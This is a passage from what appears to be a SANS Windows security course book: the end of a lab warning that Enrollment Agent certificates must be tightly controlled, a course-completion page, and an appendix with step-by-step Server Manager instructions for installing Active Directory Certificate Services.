Enrollment agent certificates are some of the most powerful in the PKI because their owners can potentially create certificates for *any* user account, *including the administrator's*. Hence, make sure to tightly regulate who has this power.

Warning! The owners of Enrollment Agent certificates can potentially create smart cards for *any* user account, including a Domain Admin!

Done! Great Job!



<# Congratulations!!! #>
\$Today.Completed = \$True

SANS | SEC505 | Securing Windows

Congratulations!

You have finished the course!


Please complete the evaluation form; written comments are especially appreciated.

Thank You for attending this seminar!


Appendix A: Installing ADCS with Server Manager

The Certificate Services role can be installed with either PowerShell or Server Manager. The following illustrates how to install Certificate Services with Server Manager.


Open Server Manager, pull down the Manage menu > Add Roles and Features. (If you did run the script, do not follow these steps.)




Next > select "Role-based or feature-based installation".




Next > select your local server.




Next > check the box for "Active Directory Certificate Services".




When you check the box, you will be prompted to add additional features. Whenever this dialog box appears, click the "Add Features" button.



Next > Next again, since there are no additional roles/features to add now.



Next again.




Next again > only check the boxes for:

- Certification Authority
- Certification Authority Web Enrollment (not "Web Service")
- Online Responder


Click the "Add Features" button in any pop-up dialog boxes.

Note: The Web Enrollment component permits interaction with the CA via an IIS web application at `https://servername/certsrv/`. The Online Responder component is for Online Certificate Status Protocol (OCSP) support. The network device enrollment component is for Cisco Simple Certificate Enrollment Protocol (SCEP) support. The other components we cannot discuss right now.


Important: If you are prompted to provide the path to the installation media, and if you have mounted the DVD or ISO file on drive letter "D:", then click the link at the bottom to provide an alternate path of "`d:\sources\sxs`".



Next again. If the IIS web server role is not installed, IIS will be installed now.



Next again, accepting the defaults for the Web Server role if it's not already installed.




Next > click the Install button.

Click the Close button to return to Server Manager even though the CA is still installing.


Wait 3–5 minutes in Server Manager. How do we know it's done installing?

In Server Manager, click the circular refresh button in the top toolbar, then click the triangular pennant button to the right of it. This will pull down a history of events and show a moving progress bar for each event. After a few minutes, there will be a yellow triangle next to the pennant button.

